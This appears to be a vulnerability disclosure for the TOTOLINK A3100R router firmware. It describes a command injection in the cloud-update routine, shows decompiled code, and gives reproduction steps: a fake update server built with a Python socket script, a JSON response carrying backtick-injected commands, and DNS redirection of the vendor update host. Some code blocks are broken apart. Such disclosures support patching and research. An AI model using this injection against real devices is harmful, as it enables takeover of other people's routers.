

master ▾

...

IOT / TOTOLINK A3100R / 1.md



shijin0925 totolink

History

1 contributor



80 lines (54 sloc) | 2.06 KB

...

Command Injection

A3100R_Firmware

version:V4.1.2cu.5050_B20200504, V4.1.2cu.5247_B20211129

Description:

We have found an issue with function uci_cloudupdate_config in module cloudupdate_check , parameter "magid" and "url" can cause command injection.Hacker can use this by Man-in-the-middle attack.

Source:

you may download it from :

https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/170/ids/36.html

1	A3100R_Datasheet	Ver1.0	2021-03-02	⬇
2	A3100R_QIG	Ver1.0		⬇
3	A3100R_Firmware	V5.9c.2280_B20180512		⬇
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	⬇
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	⬇
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	⬇
7	A3100R_Firmware	V4.1.2cu.5247_B20211129	2022-04-12	⬇

Analyse:

In function uci_cloudupdate_config as we can see, there is no filter with magicid and url, after snprintf it was passed to system. If we pass magicid with 1s ,the command 'ls' will be executed and the result will be written to /tmp/ActionMd5.


```
.7 |
.8 | memset(v12, 0, sizeof(v12));
.9 | memset(v13, 0, sizeof(v13));
.10 | v2 = websGetVar(a1, "protocol", "");
.11 | if ( !strcmp(v2, "3.0", 3)
.12 | && (v3 = websGetVar(a1, "mode", "0"), (v4 = atoi(v3)) != 0)
.13 | && (inifile_set_int("/var/cloudupg.ini", "INFO", "mode", v3), v5 = (const char *)websGetVar(a1, "url", ""), *v5) )
.14 | {
.15 |     inifile_set("/var/cloudupg.ini", "INFO", "url", v5);
.16 |     v6 = (const char *)websGetVar(a1, "magicid", "");
.17 |     v7 = (const char *)websGetVar(a1, "version", "");
.18 |     v8 = (const char *)websGetVar(a1, "svn", "");
.19 |     snprintf(v13, 256, "echo %s > /tmp/ActionMd5", v6);
.20 |     system(v13);
.21 |     snprintf(v13, 256, "echo %s > /tmp/DlFileUrl", v5);
.22 |     system(v13);
.23 | }
```

function trace back: uci_cloudupdate_config<-parse_upgserver_info<-connect_cloud<-cloudupdate_check

before cloudupdate_check there is a init_host_config function call:

```
36 | v13[1] = (int)sig_handler;
37 | v13[0] = 0;
38 | sigemptyset(v14);
39 | sigaction(2, v13, 0);
40 | sigaction(16, v13, 0);
41 | if ( cfg && daemon(1, 0) < 0 )
42 |     perror("daemon()", v10);
43 | if ( tcpcheck_net("114.114.114.114", 53, 2) || tcpcheck_net("www.qq.com", 80, 2) )
44 | {
45 |     inifile_set_int("/var/cloudupg.ini", "STATUS", "status", 3);
46 |     init_host_config();
47 |     uci_cloudupdate_init();
48 |     if ( cloudupdate_check() >= 0 )
49 |         exe_update_stamp(v15);
-- | }
```

we can find the server name in this function



```
1 int init_host_config()
2 {
3     int result; // $v0
4     int v1; // $s0
5
6     snprintf(byte_414180, 256, (const char *)&dword_4035DC, "update.carystudio.com");
7     snprintf(byte_414280, 256, (const char *)&dword_4035DC, "/device/upgrade/check");
8     snprintf(&dword_414380, 8, "%d", 80);
9     dword_414388 = 80;
10    parse_custom_host();
11    result = dword_4146F4;
12    if ( dword_4146F4 )
13    {
```

reproduct:

1、 make a fake sever with follow response

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 13 Apr 2022 12:50:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 98
Connection: close
```

```
{"mode": "1", "url": "`ls -la`", "magicid": "`ls`", "version": "1", "svn": "", "plugin":
[], "protocol": "3.0"}
```

you can use payload like follows

```
import socket

sSock=socket.socket()
sSock.bind(('192.168.0.109',80))
sSock.listen(1000)

cSock,addr=sSock.accept()

if(True):
    str1=cSock.recv(1024)
    print("client:"+str1.decode('utf-8'))

    #str2=input('>>>')

    str2=''
    str2+='HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Wed, 13 Apr 2022 12:50:54 GMT
Content-Type: text/html; charset=utf-8'
```

```
Connection: close
```

```
cSock.send(str2.encode())
```

```
cSock.close()
```

- 2、 make dnsreslove update.carystudio.com to your fake server
- 3、 reboot the router
- 4、 check /tmp/ActionMd5 and /tmp/DIFileUrl then we have successfully run command 'ls' and 'ls -la'

[illegible]